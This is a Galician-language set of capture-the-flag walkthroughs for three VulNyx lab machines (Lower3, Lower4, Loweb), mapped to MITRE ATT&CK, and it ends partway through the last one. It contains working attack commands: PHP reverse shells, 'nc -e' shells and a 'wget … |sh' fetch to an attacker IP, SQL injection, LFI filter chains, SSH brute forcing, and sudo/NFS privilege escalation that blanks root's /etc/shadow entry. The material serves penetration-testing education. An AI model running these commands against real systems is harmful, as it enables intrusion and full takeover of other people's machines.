
Máquina virtual Lower3



A máquina Lower3 é moi interesante porque...

- NFS con no_root_squash permite manter privilexios de root
- Montaxe de /var/www/html mediante NFS
- Creación de binario SUID customizado mediante compilación remota
- Escalada mediante execución de binario SUID que mantén UID 0

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower3 -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
```

```
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower3 # 22,80,111,2049
whatweb IP_VulNyx_Lower3
```

Fase 2 — Análise

```
# Porto 2049 → NFS (Network File System)
# Enumeración de recursos compartidos NFS
showmount -e IP_VulNyx_Lower3
# /var/www/html ... (no_root_squash, rw)

# Detalle importante: no_root_squash permite manter UID 0 (root) desde o cliente
```

Fase 3 — Explotación

```
# Montaxe do recurso compartido NFS
sudo mkdir -p /mnt/nfs_lower3
sudo mount -t nfs IP_VulNyx_Lower3:/var/www/html /mnt/nfs_lower3

# Descarga de reverse shell PHP
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php

# Edición da reverse shell
nano shell.php
# Modificamos $ip e $port

# Copia da reverse shell ao recurso compartido
sudo cp shell.php /mnt/nfs_lower3/

# Preparamos listener no atacante
nc -nlvp 4444

# Execución da reverse shell
firefox http://IP_VulNyx_Lower3/shell.php &
# ⇒ Conseguimos reverse shell como usuario [usuario] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Descarga de ferramenta suid-shell-wrapper
# Referencia: https://github.com/IceM4nn/suid-shell-wrapper
wget https://raw.githubusercontent.com/IceM4nn/suid-shell-wrapper/main/suid-shell.c -O /mnt/nfs_lower3/suid-shell.c

# Compilación do wrapper SUID no recurso compartido
cd /mnt/nfs_lower3
sudo gcc suid-shell.c -o suid-shell

# Establecemento do bit SUID como root (grazas a no_root_squash)
sudo chmod u+s suid-shell
sudo chown root:root suid-shell

# Verificación de permisos
ls -l suid-shell
# -rwsr-xr-x 1 root root ... suid-shell

# No servidor (na reverse shell como usuario [usuario])
cd /var/www/html
ls -l suid-shell
# Confirmamos permisos SUID

# Execución do wrapper SUID
./suid-shell
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
id # uid=0(root) gid=1000([usuario]) grupos=1000([usuario])
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower3

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de recursos NFS con no_root_squash	NFS misconfiguration discovery	T1135 — Network Share Discovery T1083 — File and Directory Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource
3. Explotación	Montaxe de recurso NFS e subida de webshell	NFS mount / file upload	T1021.002 — Remote Services: SMB/Windows Admin Shares T1505.003 — Server Software Component: Web Shell	CWE-732 — Incorrect Permission Assignment; CWE-434 — Unrestricted Upload of File with Dangerous Type
4. Post-explotación	Subida e compilación de wrapper SUID mediante NFS	SUID binary creation	T1105 — Ingress Tool Transfer T1027.002 — Obfuscated Files or Information: Software Packing	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Establecemento de SUID bit aproveitando no_root_squash	Privilege escalation via NFS misconfiguration	T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid T1068 — Exploitation for Privilege Escalation	CWE-732 — Incorrect Permission Assignment; CWE-250 — Execution with Unnecessary Privileges
	Execución de binario SUID para obter shell de root	SUID exploitation	T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management

LOWER4


Máquina virtual Lower4



A máquina Lower4 é moi interesante porque...

- Servizo ident (porto 113) para enumeración de usuarios
- Brute-force SSH estándar
- multitail con opción -I que permite executar comandos
- Reverse shell directa como root mediante multitail

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower4 -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sT -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower4 # 22,80,113
whatweb IP_VulNyx_Lower4
```

Fase 2 — Análise

```
# Porto 113 → ident (servizo de identificación)
# Enumeración de usuarios mediante nmap e ident
```

```
sudo nmap -p113 -sCV -Pn -vvvv IP_VulNyx_Lower4
# Usuario identificado: [usuario]
```

Fase 3 — Explotación

```
# Ataque de forza bruta SSH ao usuario [usuario]
hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt IP_VulNyx_Lower4 ssh
# Contrasinal atopada

# Acceso SSH
ssh [usuario]@IP_VulNyx_Lower4
# ⇒ Conseguimos consola de usuario [usuario] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User [usuario] may run the following commands on lower4:
#     (root) NOPASSWD: /usr/bin/multitail

# Consulta en GTFOBins(https://gtfobins.github.io/) e documentación de multitail
# multitail permite executar comandos mediante a opción -l

# Preparamos listener no atacante
nc -nlvp 443

# Explotación de multitail con sudo
sudo /usr/bin/multitail /etc/passwd -l "nc -e /bin/bash IP_Atacante 443"
# ⇒ Obtemos reverse shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower4

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de usuarios mediante servizo ident	User enumeration via ident	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure; CWE-359 — Exposure of Private Personal Information
3. Explotación	Ataque de forza bruta SSH	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de multitail con sudo para escalada de privilexios	Command execution via multitail	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

LOWEB


Máquina virtual Loweb



A máquina Loweb é moi interesante porque...

- SQL Injection en parámetro username mediante sqlmap
- Extracción de bases de datos e hashes de usuarios
- SQL Injection manual con bypass: 1' or 1=1 --
- Local File Inclusion (LFI) con PHP filter wrapper
- Reverse shell mediante wrapper phpfilter
- Credenciais en script de monitorización (/opt/monitor.sh)
- Abuso de chown con sudo para modificar permisos de /etc/shadow
- Eliminación de contrasinal de root en /etc/shadow para escalada

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Loweb -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Loweb # 22,80
whatweb IP_VulNyx_Loweb
curl -I IP_VulNyx_Loweb
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_Loweb

# Directorios e ficheiros descubertos:
# - /index.html
```

```
# - /library/ (CODE:200)
# - /server-status (CODE:403)
# - /library/admin/ (CODE:200)
# - /library/index.html
# - /library/login/ (CODE:200)
# - /library/admin/index.php (CODE:302)
# - /library/login/index.php (CODE:200)

# Análise da aplicación web
firefox http://IP_VulNyx_Loweb/library/login/ &

# Identificación de formulario de login
# URL: http://IP_VulNyx_Loweb/library/login/

# Proba de SQL Injection con sqlmap
sqlmap -u "http://IP_VulNyx_Loweb/library/login/" \
  --data="username=admin&password=calquera" \
  -p username \
  --risk=3 --level=5 \
  --batch --threads=10 --random-agent

# Resultado: POST parameter 'username' is vulnerable
#Type: boolean-based blind
#Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
#Payload: username=admin%' AND 2839=(SELECT (CASE WHEN (2839=2839) THEN 2839 ELSE (SELECT 4216 UNION SELECT 4911) END))-- iFKF&password=calquera

#Type: time-based blind
#Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
#Payload: username=admin%' AND (SELECT 6498 FROM (SELECT(SLEEP(5)))tVLP) AND 'jThd%'='jThd&password=calquera

# Enumeración de bases de datos
sqlmap -u "http://IP_VulNyx_Loweb/library/login/" \
  --data="username=admin&password=calquera" \
  -p username \
  --batch --level=5 --risk=3 \
  --dbs

# Base de datos descuberta: library

# Enumeración de táboas
sqlmap -u "http://IP_VulNyx_Loweb/library/login/" \
  --data="username=admin&password=calquera" \
  -p username \
  --batch --level=5 --risk=3 \
  -D library --tables

# Táboa descuberta: users

# Extracción de datos da táboa users
sqlmap -u "http://IP_VulNyx_Loweb/library/login/" \
  --data="username=admin&password=calquera" \
  -p username \
  --batch --level=5 --risk=3 \
  -D library -T users --dump

# Hashes descubertos (formato bcrypt)

# Identificación do formato de hash
hashcat --example-hashes | grep -i -n bcrypt -A2
john --list=formats | grep -i bcrypt

# Intento de cracking con john
cat > hash.txt << EOF
admin:[hash_bcrypt]
EOF

john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# Non se consegue crackear o hash, entón, probamos SQL Injection na Fase 3
```

Fase 3 — Explotación

```
# SQL Injection manual con bypass
# Payload: Introducir no campo Username: 1' or 1=1 -- - e clic en Login
# Acceso ao sistema conseguido -> o primeiro que observamos son 2 entradas: 1 do usuario admin e outra do usuario [usuario]

# Identificación de vulnerabilidade LFI
Ver código fonte '<Ctrl>+<U>' -> index.php?lang=es.php
http://IP_VulNyx_Loweb/library/admin/index.php?lang=es.php

# Proba de lectura de ficheiros mediante LFI
# Uso de PHP filter wrapper para RCE
# Empregamos un wrapper
# wrapper file://
http://IP_VulNyx_Loweb/library/admin/index.php?lang=file:///etc/passwd
# Ver código fonte: <Ctrl>+<U> -> Na última liña aparece o contido do ficheiro /etc/passwd
# Vemos que existe un usuario con shell bash: [usuario]

# Empregamos un wrapper
# wrapper php://filter
http://IP_VulNyx_Loweb/library/admin/index.php?lang=php://filter/convert.base64-encode/resource=/etc/passwd
# Ver código fonte: <Ctrl>+<U> -> Na última liña aparece o código base64 dun ficheiro /etc/passwd -> copiar ese liña e executar o seguinte comando:
echo 'última_liña_copiada' | base64 -d | tee passwd.txt
# Conseguimos ver o ficheiro /etc/passwd do sistema "atacado"
```

```
# Vemos que existe un usuario con shell bash: [usuario]

#Buscamos un wrapper que nons poida conseguir unha reverse shell ->  https://github.com/synacktiv/php_filter_chain_generator.git
git clone https://github.com/synacktiv/php_filter_chain_generator.git
cd php_filter_chain_generator
python3 php_filter_chain_generator.py --help
python3 php_filter_chain_generator.py --chain '<?php system("id"); ?>'
#Executamos na URL:
http://IP_VulNyx_Loweb/library/admin/index.php?lang=php://filter/convert.iconv.UTF8.CSISO2022K|...|convert.base64-decode/resource=php://temp

# Preparamos listener no atacante
nc -nlvp 443

# Xeramos o wrapper RCE:
python3 php_filter_chain_generator.py --chain '<?=`wget -O- IP_atacante/r|sh` ?>'
# Xeramos o script que será descargado polo wrapper
echo 'busybox nc -e sh IP_atacante 443' > r
# Montamos un servidor web simple no porto 80 para exportar o script de nome r:
# Na mesma ruta onde existe o script de nome r
python3 -m http.server 80
# Execución de reverse shell mediante wrapper
#http://IP_VulNyx_Loweb/library/admin/index.php?lang=wrapper
http://IP_VulNyx_Loweb/library/admin/index.php?lang=php://filter/convert.iconv.UTF8.CSISO2022K|...|convert.base64-decode/resource=php://temp

# ⇒ Conseguimos reverse shell como www-data
```

Fase 4 — Post-explotación


```
# Mellora da TTY
script /dev/null -c bash
# Ctrl+Z
stty raw -echo;fg
reset
# Terminal type: xterm
export TERM=xterm
export SHELL=bash

# Enumeración do sistema
ls -la /opt
# Descubrimos: /opt/monitor.sh

# Análise do script
cat /opt/monitor.sh
# Contén credenciais de usuario do sistema

# Acceso SSH con credenciais atopadas
ssh [usuario]@IP_VulNyx_Loweb
# ⇒ Conseguimos consola de usuario (flag user.txt)

# Enumeración de permisos sudo
sudo -l
# User [usuario] may run the following commands on loweb:
#     (root) NOPASSWD: /usr/bin/chown

# Consulta en GTFOBins(https://gtfobins.github.io/) para chown
# chown permite cambiar propietario de ficheiros

# Abuso de chown para modificar permisos de /etc/shadow
sudo chown [usuario] /etc/shadow

# Verificación de permisos
ls -l /etc/shadow
# -rw-r----- 1 [usuario] shadow ... /etc/shadow

# Modificación de /etc/shadow
nano /etc/shadow
# Eliminamos o campo do contrasinal de root:
# Antes: root:[hash]:...
# Despois: root::...

# Cambio a usuario root sen contrasinal
su -
# Non solicita contrasinal
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cd /root
